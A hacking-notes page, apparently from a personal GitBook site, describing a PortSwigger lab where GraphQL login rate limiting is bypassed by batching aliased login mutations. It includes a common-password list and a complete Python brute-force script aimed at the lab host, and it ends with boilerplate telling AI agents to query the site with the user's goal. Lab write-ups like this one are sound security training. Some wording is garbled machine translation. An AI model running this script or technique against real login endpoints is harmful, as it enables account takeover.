> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/graphql/graphql-anti-brute-force-protection-bypass.md).
# GraphQL Anti-Brute-Force Protection Bypass
GraphQL Anti-Brute-Force Protection Bypass notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Bypassing GraphQL Brute Force Protections
#### Lab Context
The lab login form is based on an API **GraphQL** with a **rate limit**: after several incorrect attempts, theendpoint returns an error indicating that you must wait (e.g. 1 minute) before trying again.
Purpose: **gravate login** to connect as **carlos**, using the password list provided by the authentication labs.
```json
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
#### (1) Observation of the GraphQL Request
By intercepting the connection, we recover a mutation of the type:
```json
{
"query": "/n mutation login($input: LoginInput!) {/n login(input: $input) {/n token/n success/n }/n }",
"operationName": "login",
"variables": {
"input": {
"username": "carlos",
"password": "test"
}
}
}
```
After too many incorrect tests, the API answers with a limitation error:
```json
{
"errors": [
{
"path": [
"login"
],
"extensions": {
"message": "You have made too many incorrect login attempts. Please try again in 1 minute(s)."
},
"locations": [
{
"line": 3,
"column": 9
}
],
"message": "Exception while fetching data (/login) : You have made too many incorrect login attempts. Please try again in 1 minute(s)."
}
],
"data": {
"login": null
}
}
```
### 2) Why Multiply Fields?
A natural idea is to send several `login` calls in **a single mutation**.
Authentication lab passwords
123456/ password/ 12345678/ qwerty/ 123456789/ 12345/ 1234/ 111111/ 1234567/ dragon/ 123123/ baseball/ abc123/ football/ monkey/ letmein/ shadow/ master/ 666666/ qwertyuiop/ 123321/ mustang/ 1234567890/ michael/ 654321/ superman/ 1qaz2wsx/ 7777777/ 121212/ 000000/ qazwsx/ 123qwe/ killer/ trustno1/ jordan/ jennifer/ zxcvbnm/ asdfgh/ hunter/ buster/ soccer/ harley/ batman/ andrew/ tigger/ sunshine/ iloveyou/ 2000/ charlie/ robert/ thomas/ hockey/ ranger/ daniel/ starwars/ klaster/ 112233/ george/ computer/ michelle/ jessica/ pepper/ 1111/ zxcvbn/ 555555/ 11111111/ 131313/ freedom/ 777777/ pass/ maggie/ 159753/ aaaaaa/ ginger/ princess/ joshua/ cheese/ amanda/ summer/ love/ ashley/ nicole/ chelsea/ biteme/ matthew/ access/ yankees/ 987654321/ dallas/ austin/ thunder/ taylor/ matrix/ mobilemail/ mom/ monitor/ monitoring/ montana/ moon/ moscow

But if we repeat the same field without distinction, GraphQL refuses it because the fields would be ambiguous (same name at the same level).
```graphql
mutation login($input: LoginInput!) {
login(input: $input) {
token
success
}
}
```
Invalid example (incorrect structure / field collision):
```graphql
mutation login {
login(input: { username: "carlos", password: "test" }) {
token
success
}
}
```
```graphql
mutation{
login(input: { username: "carlos", password: "test" }) {
token
success
}
}
login(input: { username: "carlos", password: "hack" }) {
token
success
}
}
```
### 3) Contouring: Using Aliases

GraphQL makes it possible to rename each call using **aliases**. / Thus, you can execute **several login attempts in a single HTTP request**, which reduces the impact of the limit rate
Valid example:
```graphql
mutation login{
loginTest: login(input: { username: "carlos", password: "test" }) {
token
success
}
loginHack: login(input: { username: "carlos", password: "hack" }) {
token
success
}
}
```
As a result, the API processes several tests in a single window to limit the spleen side.
### 4) Automation (script approach)
Principle:
* Build `mutation login {... }`
* Add one line by password:
* `login{i}: login(input: { username: "carlos", password: "..." }) { token success }`
* Send request
* Browse `data.login{i}` to find `success: true`
```python
import requests
import time
url = "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/graphql/v1"
headers = {
"Content-Type": "application/json",
"Cookie": "session=JS5JG4wreF5dGV62An3DXhBbLN1Z3Hch",
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0",
"Referer": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/login",
"Origin": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net"
}
passwords = ["123456", "password", "12345678", "qwerty", "123456789", "12345", "1234", "111111", "1234567", "dragon", "123123", "baseball", "abc123", "football", "monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321", "mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx", "7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1", "jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer", "harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777", "pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea", "biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin", "thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring", "montana", "moon", "moscow"]
def brute_force_all_at_once():
print("[*] Creating GraphQL query with all passwords...")
query = "mutation login {/n"
for i, pwd in enumerate(passwords):
query += f' login{i}: login(input: {{ username: "carlos", password: "{pwd}" }}) {{/n token/n success/n }}/n'
query += "}"
print(f"[*] Query length: {len(query)} characters")
print(f"[*] Testing {len(passwords)} passwords at once...")
payload = {"query": query}
start_time = time.time()
try:
response = requests.post(url, json=payload, headers=headers, timeout=10)
if response.status_code == 200:
data = response.json()
for i, pwd in enumerate(passwords):
result = data.get("data", {}).get(f"login{i}")
if result and result.get("success"):
print(f"/n[+] SUCCESS!")
print(f"[+] Username: carlos")
print(f"[+] Password: {pwd}")
print(f"[+] Token: {result.get('token')}")
print(f"[+] Time: {time.time() - start_time:.2f} seconds")
return True
else:
print("[-] Password not found in the list")
else:
print(f"[-] HTTP Error: {response.status_code}")
print(response.text[:200])
except requests.exceptions.RequestException as e:
print(f"[-] Request failed: {e}")
return False
if __name__ == "__main__":
print("=" * 50)
print("GraphQL Brute Force Attack")
print("Using aliases to bypass rate limiting")
print("=" * 50)
if brute_force_all_at_once():
print("/n[+] Attack completed successfully!")
else:
print("/n[-] Attack failed")
```
The password found for **carlos** is:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/graphql/graphql-anti-brute-force-protection-bypass.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.


.png?alt=media)